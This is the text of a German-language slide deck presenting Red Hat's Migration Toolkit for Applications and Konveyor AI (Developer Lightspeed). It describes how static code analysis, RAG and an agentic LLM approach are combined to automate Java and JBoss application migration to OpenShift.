mta-cli-transform_cli-guide

Blogartikel: Statische Codeanalyse mit Konveyor Kantra CLI: <https://shaaf.dev/post/2025-07-15-static-code-analysis-for-java-with-konveyor-kantra-cli-1/>

Beispiel: Visual Studio Code



Teil von OpenShift: Migration Toolkit for Applications




Migrationshilfe

Unterstützt Unternehmen, ihr Anwendungsportfolio sicher zu migrieren und zu modernisieren, um OpenShift zu nutzen.



**Einfache
OpenShift-Einführung**




Erkenntnisse

Fundierte Entscheidungen treffen, Migrations- und Modernisierungsprozess messbar und vorhersehbar gestalten.



Risiken minimieren



Erweitert

Vollständig integriertes Toolkit, das mehrere Open-Source-Tools nutzt und nahtlose Benutzererfahrung bietet.



**Wertvoll in allen
Migrationsphasen**





Was macht Konveyor AI (KAI)?



Konveyor AI

Motivation

Umstellung und Umgestaltung von Anwendungen auf Kubernetes und Cloud-native Technologien durch den Einsatz generativer KI wirtschaftlich umsetzen können.



Konveyor AI

Grundlagen



Transformieren

MTA-Funktionen über die Bereitstellung von Informationen hinaus erweitern. Transformation von Quellcode automatisieren.



Konveyor AI

Grundlagen



Transformieren

MTA-Funktionen über die Bereitstellung von Informationen hinaus erweitern. Transformation von Quellcode automatisieren.



Gen AI Integriert

Code-Vorschläge für erkannte Migrationsprobleme. LLMs unter Verwendung strukturierter Migrationsdaten nutzen, die MTA gesammelt hat.



Konveyor AI


Grundlagen



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Lernen und anpassen
Feinabstimmung jedes Modells vermeiden mit Retrieval Augmented Generation (RAG). LLM-Ergebnisse von früheren Lösungen "tunen".



Konveyor AI


Grundlagen




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
Model-Agnostisch
Integration mit kommerziellen Modellen - Möglichkeit, selbst gehostete Modelle zu verwenden.



Konveyor AI

Vorgehen

- ▶ Erstellt Vorschläge auf Basis des Projektcodes
 - ▷ Regelgesteuerte Analyse
 - Probleme neuer Technologie benennen




KAI



Konveyor AI

Vorgehen

- ▶ Erstellt Vorschläge auf Basis des Projektcodes
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 - Probleme neuer Technologie benennen
 - ▷ Berücksichtigt Änderungshistorie vom Repo
 - Vorher-/Nachher-Vergleich von Änderungen





Konveyor AI


Vorgehen

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- ▶ Erstellt maßgeschneiderten LLM-Prompt
 - ▷ Kenntnis erfolgreicher Technologieerneuerung
 - ▷ Kenntnis erfolgreicher Änderungen



Konveyor AI

Vorgehen



- ▶ Erstellt Vorschläge auf Basis des Projektcodes
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 - ▷ Kenntnis erfolgreicher Technologieerneuerung
 - ▷ Kenntnis erfolgreicher Änderungen
- ▶ Vorschläge über IDE-Extension




Lösung für: Eingeschränkte "Context Windows"

Source Code-Analyse bestimmt LLM-Interaktion


Statische Code-Analyse, um die Interaktion mit LLM zu steuern

- Wir gehen von begrenzten Kontextgrößen in LLM-Anfragen aus, deshalb teilen wir größere Fragen in kleinere auf
- Meistens nicht machbar, ein ganzes Repository mit Quellcode in ein LLM hochzuladen
- Nutze Analyseprobleme, um kleinere Schwerpunktbereiche zu identifizieren




Modernization mit AI beschleunigen

Zusammenspiel Konveyor AI + MTA




RAG - Retrieval Augmented Generation

Wie es bei KAI funktioniert



Reactive Code Planning

Einführung von Agentic in Konveyor AI



Agentic-AI-Ansatz nutzt eine Mischung aus Tools und LLM-Agenten, um...

- ▶ ...den Zustand des Code-Repositorys immer im Blick zu behalten.
- ▶ ...die Ergebnisse in umsetzbare Aufgaben aufzuteilen.
- ▶ ...sich dynamisch an die Ergebnisse der Aufgaben anzupassen.



KAI, von Red Hat supportet:

Developer Lightspeed for MTA

Statische Code-Analyse

+

Generative AI

⁴⁸ *"Improve the economics of re-platforming and refactoring applications to Kubernetes and cloud-native technologies by leveraging Generative AI"*




KAI / Developer Lightspeed

Umstellung und Überarbeitung von Apps mit Gen AI wirtschaftlicher machen

Was ist anders und wo liegt der Mehrwert?

- ▶ Kein Chatbot -> Co-Pilot, Cursor usw.
- ▶ Präzise Code-Generierungen für Entwickler
 - Statische Codeanalyse + Kontext + LLM
 - Probleme bei der Einführung einer neuen Technologie genau lokalisieren
 - Cloudfähigkeit, Java, Spring, Quarkus und mehr
- ▶ Umgesetzte Probleme lernen, verstehen und nutzen, an interne Anforderungen anpassen
- ▶ Modellunabhängige, private KI mit OpenShift AI (o.a.)
- ▶ In VSCode integriert




Developer Lightspeed
For MTA 8



Mit Developer Lightspeed loslegen

Wo beginnen?

- ▶ JBoss EAP 7 -> 8
- ▶ Spring Framework -> Spring Framework 4,5,6
- ▶ Spring boot 2 -> Spring boot 3
- ▶ Java 8 to 11, 17, 21
- ▶ JEE -> Quarkus

